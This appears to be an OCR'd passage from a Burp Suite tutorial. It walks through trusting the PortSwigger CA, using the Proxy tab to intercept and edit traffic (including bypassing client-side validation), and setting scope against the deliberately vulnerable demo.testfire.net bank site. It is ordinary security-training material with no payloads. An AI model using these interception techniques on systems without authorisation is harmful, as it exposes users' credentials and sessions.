
When a server requests my personal certificate:

Select one automatically [✓ Ask me every time]

✓ Query OCSP responder servers to confirm the current validity of certificates

Figure 16: Installing Burp Suite CA Certificate.

Step 4: Click on "Import" > select the certificate from the folder where it has been saved (Downloads folder) > a window will appear to check all the “check boxes” and click “OK”



Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?

✓ Trust this CA to identify websites.

✓ Trust this CA to identify email users.

✓ Trust this CA to identify software developers.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

View — Examine CA certificate

Figure 17: Installing CA Certificate by giving all the Trust Certificate Authority.

Step 5: Navigate to “https://www.google.co.in/” and observe that "https" websites are easily opening in the browser.

Step 6: Click on "Intercept is off” to make it on, again open/navigate "https://www.google.co.in/", and observe that "https" are getting intercepted in Burp Suite.

Note: All the above steps will be followed for paid/license version of Burp-Suite also.

L3T'S ST@RT S3CUR!TY T3ST!NG WITH BURP SUITE

As we know a little on every tab present in Burp Suite, let's begin learning every functionality in detail.

We will be security testing "http://demo.testfire.net/" web application to understand the functionality of all the tabs present in Burp Suite.

Tools Needed:


- OS: Windows/Linux (any)
- Tool: Burp Suite (Proxy tool)
- Browser: Mozilla
- Most important: Patience and Practice

PROXY TAB

Proxy is the most important tab/component in Burp Suite.


Features of "Proxy" tab:

- Proxy allows us to intercept the web traffic's every "Request" and "Response" between browser (client) and the server.
- Proxy also helps us to see all the "Request headers" and also the "Response Headers".
- Proxy helps in finding hidden parameters and also edits parameter values before sending to the server.
- Proxy helps in bypassing all the client side validation created by the developer in the web application.


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://demo.testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action
Raw Params Headers Hex
Response Headers
Parameters

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=nxlznu45o0xazj45yd3y23ft; amSessionId=1151433149008
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

uid=abc&passw=abc&btnSubmit=Login
```

Figure 18: Intercept tab with Request intercepted.


Burp Suite Professional v1.7.1
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User o
Intercept HTTP history WebSockets history Options
Response from http://demo.testfire.net:80/bank/login.aspx [65.61.137.117]
Forward Drop Intercept is on Action
Raw Headers Hex HTML Render
Reponse Headers


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 8824
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Fri, 07 Apr 2017 16:57:50 GMT
Connection: close


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xht

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
        Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link hr
type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticat
<body style="margin-top:5px;">
```

Figure 19: Intercept tab with Response intercepted.

Proxy has 4 sub options:

Intercept: Intercept tab helps in intercepting the web traffic's every "Request" and "Response" between the browser (client) and the server. (Refer to the above two images)

HTTP history: All intercepted traffic (Request and Response) can be quickly analyzed in this tab and also it keeps it as a log of all the traffic.


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alert
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content; matching expression demo.testfire.net


#	Host	Method	URL	Params	Edited	Status	Length	MIME t
12	http://demo.testfire.net	GET	/	☐	☐	200	9998	HTML
22	http://demo.testfire.net	GET	/bank/login.aspx	☐	☐	200	9001	HTML
25	http://demo.testfire.net	POST	/bank/login.aspx	☑	☐	200	9096	HTML

```
GET /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/
Cookie: ASP.NET_SessionId=nxlznu45o0xazj45yd3y23ft; amSessionId=1151433149008
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 20: HTTP history, intercepted traffic (Request and Response) can be quickly analyzed

WebSockets: WebSockets can view, intercept and modify WebSockets messages.

Options: Proxy configuration can be modified from this tab, like Proxy Listeners, Intercept Client Requests, etc.



Burp Suite Professional v1.7.1 [illegible]

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listene

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080	☐		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

Figure 21: Customizing the proxy settings.


Target Tab

Setting the Scope/Target

Being a security professional or even a tester, it's always important to set the target and scope of what we are testing. It may be a website or even a single module in the web application or a mobile app.

How to set the Scope/Target?

Step 1: Navigate to "http://demo.testfire.net " (Note: See "foxyproxy" add-on is on)


Altoro Mutual
demo.testfire.net
Most Visited
Getting Started
Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User optio
Site map Scope
http://demo.testfire.net

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params
http://demo.testfire.net	GET	/	☐
http://demo.testfire.net	GET	/bank/login.aspx	☐
http://demo.testfire.net	GET	/cgi.exe	☐
http://demo.testfire.net	GET	/default.aspx	☐
http://demo.testfire.net	GET	/default.aspx?content=b...	✓
http://demo.testfire.net	GET	/default.aspx?content=b...	✓
http://demo.testfire.net	GET	/default.aspx?content=b...	✓
http://demo.testfire.net	GET	/default.aspx?content=b...	✓
http://demo.testfire.net	GET	/default.aspx?content=b...	✓
http://demo.testfire.net	GET	/default.aspx?content=b...	✓

Figure 22: "Target" shows the target URL.

Step 2: Navigate to "Target" in Burp Suite > Under “Site-map” right-click on the URL (http://demo.testfire.net/), a menu will open, select "Add to Scope" (This will define the target or scope that we are testing).


